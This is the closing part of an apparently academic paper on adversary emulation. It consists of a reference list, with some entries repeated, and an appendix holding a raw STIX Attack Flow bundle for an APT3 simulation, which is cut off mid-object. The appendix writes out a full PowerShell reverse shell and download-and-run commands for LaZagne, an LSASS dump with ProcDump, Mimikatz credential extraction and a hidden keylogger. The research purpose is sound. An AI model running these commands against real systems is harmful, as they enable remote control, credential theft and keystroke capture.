Channakeshava, K., Chafekar, D., Bisset, K., Kumar, V. S. A., & Marathe, M. (2009). Epinet: A simulation framework to study the spread of malware in wireless networks. *SIMUTools 2009 - 2nd International ICST Conference on Simulation Tools and Techniques*. https://doi.org/10.4108/ICST.SIMUTOOLS2009.5652

Cisa. (2021). *Best Practices for MITRE ATT&CK ® Mapping CHANGE RECORD*.

*Explore Atomic Red Team*. (n.d.). Retrieved May 29, 2023, from https://atomicredteam.io/

Gandotra, E., Bansal, D., & Sofat, S. (2014). Malware Analysis and Classification: A Survey. *Journal of Information Security*, *05*(02), 56–64. https://doi.org/10.4236/jis.2014.52006

*GitHub - AlessandroZ/LaZagne: Credentials recovery project*. (n.d.). Retrieved May 15, 2024, from https://github.com/AlessandroZ/LaZagne

*GitHub - byt3bl33d3r/CrackMapExec: A swiss army knife for pentesting networks*. (n.d.). Retrieved May 15, 2024, from https://github.com/byt3bl33d3r/CrackMapExec

*GitHub - ParrotSec/mimikatz*. (n.d.). Retrieved May 15, 2024, from https://github.com/ParrotSec/mimikatz

*GitHub - peass-ng/PEASS-ng: PEASS - Privilege Escalation Awesome Scripts SUITE (with colors)*. (n.d.). Retrieved May 15, 2024, from https://github.com/peass-ng/PEASS-ng/tree/master

*GitHub - PowerShellMafia/PowerSploit: PowerSploit - A PowerShell Post-Exploitation Framework*. (n.d.). Retrieved May 15, 2024, from https://github.com/PowerShellMafia/PowerSploit

*GitHub - uber-common/metta: An information security preparedness tool to do adversarial simulation.* (n.d.). Retrieved May 29, 2023, from https://github.com/uber-common/metta

Han, W., Xue, J., Wang, Y., Zhang, F., & Gao, X. (2021). APTMalInsight: Identify and cognize APT malware based on system call information and ontology knowledge framework. *Information Sciences, 546*, 633–664. https://doi.org/10.1016/j.ins.2020.08.095

Hernandez Guillen, J. D., Martin Del Rey, A., & Casado-Vara, R. (2019). Security countermeasures of a sciras model for advanced malware propagation. *IEEE Access*, *7*, 135472–135478. https://doi.org/10.1109/ACCESS.2019.2942809

Hoffmann, J. (n.d.). *Simulated Penetration Testing: From "Dijkstra" to "Turing Test++."* http://www.coresecurity.com/

*Home | TCPDUMP & LIBPCAP*. (n.d.). Retrieved May 15, 2024, from https://www.tcpdump.org/

*Infection Monkey | Akamai*. (n.d.). Retrieved June 3, 2023, from https://www.akamai.com/infectionmonkey

Korban, C. A., Miller, D. P., Pennington, A., & Thomas, C. B. (2017). *Approved for Public Release; Distribution Unlimited. Case Number 17-3569. Distribution Unlimited*.

Leszczyna, R., Fovino, I. N., & Masera, M. (2008). MAlSim - Mobile Agent Malware Simulator. *SIMUTools 2008 - 1st International ICST Conference on Simulation Tools and Techniques for Communications, Networks and Systems*. https://doi.org/10.4108/ICST.SIMUTOOLS2008.2942

*Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit*. (n.d.). Retrieved May 15, 2024, from https://www.metasploit.com/

Miller, D., Alford, R., Applebaum, A., Foster, H., Little, C., & Strom, B. (n.d.). *Automated Adversary Emulation: A Case for Planning and Acting with Unknowns*. https://github.com/mitre/caldera

Monga, R., & Karlapalem, K. (2009). *MASFMMS: Multi Agent Systems Framework for Malware Modeling and Simulation* (pp. 97–109). https://doi.org/10.1007/978-3-642-01991-3_8

Nilsson, N. J., & Fikes, R. E. (1970). *A NEW APPROACH TO THE APPLICATION OF THEOREM PROVING TO PROBLEM SOLVING*.

*Nmap: the Network Mapper - Free Security Scanner*. (n.d.). Retrieved May 15, 2024, from https://nmap.org/

*Oracle VM VirtualBox*. (n.d.). Retrieved May 15, 2024, from https://www.virtualbox.org/

Or-Meir, O., Nissim, N., Elovici, Y., & Rokach, L. (2019). Dynamic malware analysis in the modern era—A state of the art survey. *ACM Computing Surveys*, *52*(5). https://doi.org/10.1145/3329786

*ProcDump - Sysinternals | Microsoft Learn*. (n.d.). Retrieved May 15, 2024, from https://learn.microsoft.com/en-us/sysinternals/downloads/procdump

*Process Monitor - Sysinternals | Microsoft Learn*. (n.d.). Retrieved May 15, 2024, from https://learn.microsoft.com/en-us/sysinternals/downloads/procmon

*PsExec - Sysinternals | Microsoft Learn*. (n.d.). Retrieved May 15, 2024, from https://learn.microsoft.com/en-us/sysinternals/downloads/psexec

*RegistryChangesView - Compare snapshots of Windows Registry*. (n.d.). Retrieved May 15, 2024, from https://www.nirsoft.net/utils/registry_changes_view.html

Saeed, I., Selamat, A., Abdelrahman, A., Saeed, I. A., Campus, J. B., Selamat, M. A., Ali, M., & Abuagoub, M. A. (2013a). A Survey on Malwares and Malware Detection Systems Novel Knowledge Based Personalised e-Learning for Tertiary Education View project e-learning system based on semantic web technologies View project A Survey on Malware and Malware Detection Systems. In *International Journal of Computer Applications* (Vol. 67, Issue 16). https://www.researchgate.net/publication/272238656

Saeed, I., Selamat, A., Abdelrahman, A., Saeed, I. A., Campus, J. B., Selamat, M. A., Ali, M., & Abuagoub, M. A. (2013b). A Survey on Malwares and Malware Detection Systems Novel Knowledge Based Personalised e-Learning for Tertiary Education View project e-learning system based on semantic web technologies View project A Survey on Malware and Malware Detection Systems. In *International Journal of Computer Applications* (Vol. 67, Issue 16). https://www.researchgate.net/publication/272238656

Saeed, I., Selamat, A., Abdelrahman, A., Saeed, I. A., Campus, J. B., Selamat, M. A., Ali, M., & Abuagoub, M. A. (2013c). A Survey on Malwares and Malware Detection Systems Novel Knowledge Based Personalised e-Learning for Tertiary Education View project e-learning system based on semantic web technologies View project A Survey on Malware and Malware Detection Systems. In *International Journal of Computer Applications* (Vol. 67, Issue 16). https://www.researchgate.net/publication/272238656

Sarraute, C., Buffet, O., & Hoffmann, J. (n.d.). *POMDPs Make Better Hackers: Accounting for Uncertainty in Penetration Testing*. www.aaai.org

Shahin, S., & Soubra, H. (2022). An IoT Adversary Emulation prototype tool. *Proceedings - 2022 5th International Conference on Information and Computer Technologies, ICICT 2022*, 7–12. https://doi.org/10.1109/ICICT55905.2022.00009

Sibi Chakkaravarthy, S., Sangeetha, D., & Vaidehi, V. (2019a). A Survey on malware analysis and mitigation techniques. In *Computer Science Review* (Vol. 32, pp. 1–23). Elsevier Ireland Ltd. https://doi.org/10.1016/j.cosrev.2019.01.002

Sibi Chakkaravarthy, S., Sangeetha, D., & Vaidehi, V. (2019b). A Survey on malware analysis and mitigation techniques. In *Computer Science Review* (Vol. 32, pp. 1–23). Elsevier Ireland Ltd. https://doi.org/10.1016/j.cosrev.2019.01.002

Sibi Chakkaravarthy, S., Sangeetha, D., & Vaidehi, V. (2019c). A Survey on malware analysis and mitigation techniques. In *Computer Science Review* (Vol. 32, pp. 1–23). Elsevier Ireland Ltd. https://doi.org/10.1016/j.cosrev.2019.01.002

Singh, S., Sharma, P. K., Moon, S. Y., Moon, D., & Park, J. H. (2019). A comprehensive study on APT attacks and countermeasures for future networks and communications: challenges and solutions. *Journal of Supercomputing*, *75*(8), 4543–4574. https://doi.org/10.1007/s11227-016-1850-4

*STIX™ Version 2.1*. (n.d.). Retrieved May 15, 2024, from https://docs.oasis-open.org/cti/stix/v2.1/csprd01/stix-v2.1-csprd01.html

Tidy, L., Woodhead, S., & Wetherall, J. (2015). Simulation of zero-day worm epidemiology in the dynamic, heterogeneous Internet. *Journal of Defense Modeling and Simulation*, *12*(2), 123–138. https://doi.org/10.1177/1548512913507153

*VMware Desktop Hypervisors for Windows, Linux, and Mac*. (n.d.). Retrieved May 15, 2024, from https://www.vmware.com/products/desktop-hypervisor.html.html

Wei, C., Li, Q., Guo, D., & Meng, X. (2021). Toward Identifying APT Malware through API System Calls. *Security and Communication Networks*, *2021*. https://doi.org/10.1155/2021/8077220

Yoo, J. Do, Park, E., Lee, G., Ahn, M. K., Kim, D., Seo, S., & Kim, H. K. (2020). Cyber attack and defense emulation agents. *Applied Sciences (Switzerland)*, *10*(6). https://doi.org/10.3390/app10062140

Yu, B., Fang, Y., Yang, Q., Tang, Y., & Liu, L. (2018). A survey of malware behavior description and analysis. In *Frontiers of Information Technology and Electronic Engineering* (Vol. 19, Issue 5, pp. 583–603). Zhejiang University. https://doi.org/10.1631/FITEE.1601745

Zhang, C., Peng, J., & Xiao, J. (2019). An Advanced Persistent Distributed Denial-of-Service Attacked Dynamical Model on Networks. *Discrete Dynamics in Nature and Society*, *2019*. https://doi.org/10.1155/2019/2051489

Zhao, G., Xu, K., Xu, L., & Wu, B. (2015). Detecting APT malware infections based on malicious DNS and traffic analysis. *IEEE Access*, *3*, 1132–1142. https://doi.org/10.1109/ACCESS.2015.2458581

Zilberman, P., Puzis, R., Bruskin, S., Shwarz, S., & Elovici, Y. (2020). *SoK: A Survey of Open-Source Threat Emulators*. http://arxiv.org/abs/2003.01518

# Appendix 1 – Raw Attack Flow for APT3 Simulation Plan

{ "type": "bundle", "id": "bundle--27d184aa-aef6-40be-be5a-dfe0acb2d153", "objects": [ { "type": "attack-flow", "spec_version": "2.1", "id": "attack-flow--b7373b35-b3ef-46a1-a164-ab3e8c43bbb9", "created": "2024-05-13T17:57:24.425591Z", "modified": "2024-05-13T17:57:24.425591Z", "name": "APT3", "description": "APT3 Simulation Plan", "scope": "other", "start_refs": [ "attack-action--0c25a303-ae0a-45ca-b6b2-bba94b618039" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "extension-definition", "spec_version": "2.1", "id": "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4", "created_by_ref": "identity--fb9c968a-745b-4ade-9b25-c324172197f4", "created": "2022-08-02T19:34:35.143Z", "modified": "2022-08-02T19:34:35.143Z", "name": "Attack Flow", "description": "Extends STIX 2.1 with features to create Attack Flows.", "schema": "https://center-for-threat-informed-defense.github.io/attack-flow/stix/attack-flow-schema-2.0.0.json", "version": "2.0.0", "extension_types": [ "new-sdo" ], "external_references": [ { "source_name": "Documentation", "description": "Documentation for Attack Flow", "url": "https://center-for-threat-informed-defense.github.io/attack-flow" }, { "source_name": "GitHub", "description": "Source code repository for Attack Flow", "url": "https://github.com/center-for-threat-informed-defense/attack-flow" } ] }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--0c25a303-ae0a-45ca-b6b2-bba94b618039", "created": "2024-05-13T17:57:24.425591Z", "modified": "2024-05-13T17:57:24.425591Z", "technique_id": "T1046", "name": "T1046", "description": "Run simple Nmap scan", "command_ref": "process--481fa1bd-d94c-4bd7-98c2-694fb6839356", "asset_refs": [ "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba" ], "effect_refs": [ "attack-condition--60dd4348-be7e-44a4-8962-c7994fc0da02" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--033e2d15-abde-4701-bb2b-76f963576fba", "created": "2024-05-13T17:54:46.904688Z", "modified": "2024-05-13T17:54:46.904688Z", "name": "asset", "description": "Attacker", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--481fa1bd-d94c-4bd7-98c2-694fb6839356", "command_line": "nmap -Pn -n -T4 -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389 " }, { "type": "attack-condition", "spec_version": "2.1", "id": "attack-condition--60dd4348-be7e-44a4-8962-c7994fc0da02", "created": "2024-05-13T17:57:24.425071Z", "modified": "2024-05-13T17:57:24.425071Z", "description": "get_reverse_shell_windows => $LHOST = \"\"; $LPORT = 9595; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write($Output); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()", "on_true_refs": [ "attack-action--4ff38a80-9872-4d51-9bbb-e04fa4fee5ef" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--4ff38a80-9872-4d51-9bbb-e04fa4fee5ef", "created": "2024-05-13T17:57:24.423087Z", "modified": "2024-05-13T17:57:24.423087Z", "technique_id": "T1566.001", "name": "T1566.001", "description": "Give remote shell under non-privileged account(run .ps1 => reverse shell)", "command_ref": "process--d4da3c2f-b4cc-4e50-8549-57c1deb2c16f", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--be4cf73d-4a74-47f7-af5a-e0f494b67936", "attack-action--2b691cfd-518a-4ce5-9e77-b5b100a139f3" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--d4da3c2f-b4cc-4e50-8549-57c1deb2c16f", "command_line": "# Execution not required for this action, only set up." }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--2b691cfd-518a-4ce5-9e77-b5b100a139f3", "created": "2024-05-13T17:57:24.422095Z", "modified": "2024-05-13T17:57:24.422095Z", "technique_id": "T1204.002", "name": "T1204.002", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--be4cf73d-4a74-47f7-af5a-e0f494b67936", "created": "2024-05-13T17:57:24.422095Z", "modified": "2024-05-13T17:57:24.422095Z", "technique_id": "T1016", "name": "T1016", "description": "System Network Configuration Discovery on Windows", "command_ref": "process--fd8954cb-2b80-48ce-ba4d-115f0e9efa0e", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--f8b50ccb-ec53-4dff-bbb1-ee16a59d5643" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--fd8954cb-2b80-48ce-ba4d-115f0e9efa0e", "command_line": "ipconfig /all\n;netsh interface show interface\n;arp -a\n;nbtstat -n\n;net config" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--f8b50ccb-ec53-4dff-bbb1-ee16a59d5643", "created": "2024-05-13T17:57:24.421103Z", "modified": "2024-05-13T17:57:24.421103Z", "technique_id": "T1057", "name": "T1057", "description": "Process Discovery - tasklist,Get-Process", "command_ref": "process--26cc9651-a4a9-49e7-8841-696c5acb6228", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--dca04daf-0cc2-4073-8161-251ae52b6332" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--26cc9651-a4a9-49e7-8841-696c5acb6228", "command_line": "tasklist\n;Get-Process\n;get-wmiObject -class Win32_Process" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--dca04daf-0cc2-4073-8161-251ae52b6332", "created": "2024-05-13T17:57:24.420111Z", "modified": "2024-05-13T17:57:24.420111Z", "technique_id": "T1083", "name": "T1083", "description": "File and Directory Discovery (cmd.exe)", "command_ref": "process--eb5b1f97-00a3-4b75-9e4c-5d7b0a4a936e", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--3e6b8b2a-b267-44c9-b123-5f802ca3ad3a", "attack-action--440a34d0-631c-497f-a7af-4ae12465f0a0" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--eb5b1f97-00a3-4b75-9e4c-5d7b0a4a936e", "command_line": "dir /s c:\\ >> T1083_cmd_text.txt\n;dir /s \"c:\\Documents and Settings\" >> T1083_cmd_text.txt\n;dir /s \"c:\\Program Files\\\" >> T1083_cmd_text.txt\n;dir \"%systemdrive%\\Users*.*\" >> T1083_cmd_text.txt\n;dir \"%userprofile%\\AppData\\Roaming\\Microsoft\\Windows\\Recent*.*\" >> T1083_cmd_text.txt\n;dir

\"%userprofile%\\Desktop*.*\" >> T1083_cmd_text.txt\n;tree /F >> T1083_cmd_text.txt\n;dir c:\\" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--440a34d0-631c-497f-a7af-4ae12465f0a0", "created": "2024-05-13T17:57:24.419119Z", "modified": "2024-05-13T17:57:24.419119Z", "technique_id": "T1552.001: Credentials In Files", "name": "T1552.001: Credentials In Files", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--3e6b8b2a-b267-44c9-b123-5f802ca3ad3a", "created": "2024-05-13T17:57:24.419119Z", "modified": "2024-05-13T17:57:24.419119Z", "technique_id": "T1069.001", "name": "T1069.001", "description": "Local Permission Groups Discovery", "command_ref": "process--8933cc68-e45b-4fca-a846-5c55622d500a", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--9dc857a8-ddc3-4b1d-ba83-408b6cc16488", "attack-action--e0fddf4f-7739-4124-87d2-4089c571791b" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--8933cc68-e45b-4fca-a846-5c55622d500a", "command_line": "net localgroup\n;net localgroup \"Administrators\"\n;get-localgroup\n;Get-LocalGroupMember -Name \"Administrators\"" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--e0fddf4f-7739-4124-87d2-4089c571791b", "created": "2024-05-13T17:57:24.418127Z", "modified": "2024-05-13T17:57:24.418127Z", "technique_id": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "name": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--9dc857a8-ddc3-4b1d-ba83-408b6cc16488", "created": "2024-05-13T17:57:24.418127Z", "modified": "2024-05-13T17:57:24.418127Z", "technique_id": "T1552.001", "name": "T1552.001", "description": "Extract Browser and System credentials with LaZagne", "command_ref": "process--386ca621-5bcf-4737-9905-6af020e80c0c", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--8b590284-298e-4cbf-8681-487447b1179d", "attack-action--53c19558-aafc-4f97-9e32-d071780c1c22" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--386ca621-5bcf-4737-9905-6af020e80c0c", "command_line": "wget http:///LaZagne.exe -OutFile LaZagne.exe; .\\LaZagne.exe all\n;\n" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--53c19558-aafc-4f97-9e32-d071780c1c22", "created": "2024-05-13T17:57:24.417135Z", "modified": "2024-05-13T17:57:24.417135Z", "technique_id": "T1105", "name": "T1105", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--8b590284-298e-4cbf-8681-487447b1179d", "created": "2024-05-13T17:57:24.417135Z", "modified": "2024-05-13T17:57:24.417135Z", "technique_id": "T1003.001", "name": "T1003.001", "description": "Dump LSASS.exe Memory using ProcDump", "command_ref": "process--4620c1f5-cbfb-4383-abe4-f5ef4c865830", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--d2108b57-ae00-41bc-8b94-71ae29c4579b", "attack-action--97a309e2-aa92-43c9-beaf-442777fcc6b9" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--4620c1f5-cbfb-4383-abe4-f5ef4c865830", "command_line": "wget http:///procdump.exe -OutFile procdump.exe; .\\procdump.exe -accepteula -ma lsass.exe lsass.dmp\n;\n;\n" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--97a309e2-aa92-43c9-beaf-442777fcc6b9", "created": "2024-05-13T17:57:24.416143Z", "modified": "2024-05-13T17:57:24.416143Z", "technique_id": "T1105: Ingress Tool Transfer", "name": "T1105: Ingress Tool Transfer", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--d2108b57-ae00-41bc-8b94-71ae29c4579b", "created": "2024-05-13T17:57:24.416143Z", "modified": "2024-05-13T17:57:24.416143Z", "technique_id": "T1003.001", "name": "T1003.001", "description": "Mimikatz.exe logonpasswords", "command_ref": "process--97400cb6-c28b-4b14-8065-db3ac296f85e", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--d77b0028-7eb3-42ca-8ce7-57c31b174e3f", "attack-action--c9e8df25-ef99-4fc7-8aa7-dcea85e92b33", "attack-action--9f52e474-356d-4ca4-873b-74d48c2485fa" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--97400cb6-c28b-4b14-8065-db3ac296f85e", "command_line": "wget http:///mimikatz.exe -OutFile mimikatz.exe; .\\mimikatz.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" \"exit\"" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--c9e8df25-ef99-4fc7-8aa7-dcea85e92b33", "created": "2024-05-13T17:57:24.414944Z", "modified": "2024-05-13T17:57:24.414944Z", "technique_id": "T1105: Ingress Tool Transfer", "name": "T1105: Ingress Tool Transfer", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--9f52e474-356d-4ca4-873b-74d48c2485fa", "created": "2024-05-13T17:57:24.414944Z", "modified": "2024-05-13T17:57:24.414944Z", "technique_id": "T1134: Access Token Manipulation", "name": "T1134: Access Token Manipulation", "description": "Inherited or executed simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--d77b0028-7eb3-42ca-8ce7-57c31b174e3f", "created": "2024-05-13T17:57:24.414448Z", "modified": "2024-05-13T17:57:24.414448Z", "technique_id": "T1056.001", "name": "T1056.001", "description": "Run keylogger script in background", "command_ref": "process--0f6b1dd4-db7a-4471-8ce4-7cb6c056081f", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--69105fdb-a582-4f3a-a100-53df8f5df4ec", "attack-action--ea74310e-66ef-4f2b-ae48-af7514592d14" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--0f6b1dd4-db7a-4471-8ce4-7cb6c056081f", "command_line": "wget http:///Get-Keystrokes.ps1 -OutFile Get-Keystrokes.ps1; powershell.exe -windowstyle hidden -file Get-Keystrokes.ps1" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--ea74310e-66ef-4f2b-ae48-af7514592d14", "created": "2024-05-13T17:57:24.413952Z", "modified": "2024-05-13T17:57:24.413952Z", "technique_id": "T1105: Ingress Tool Transfer", "name": "T1105: Ingress Tool

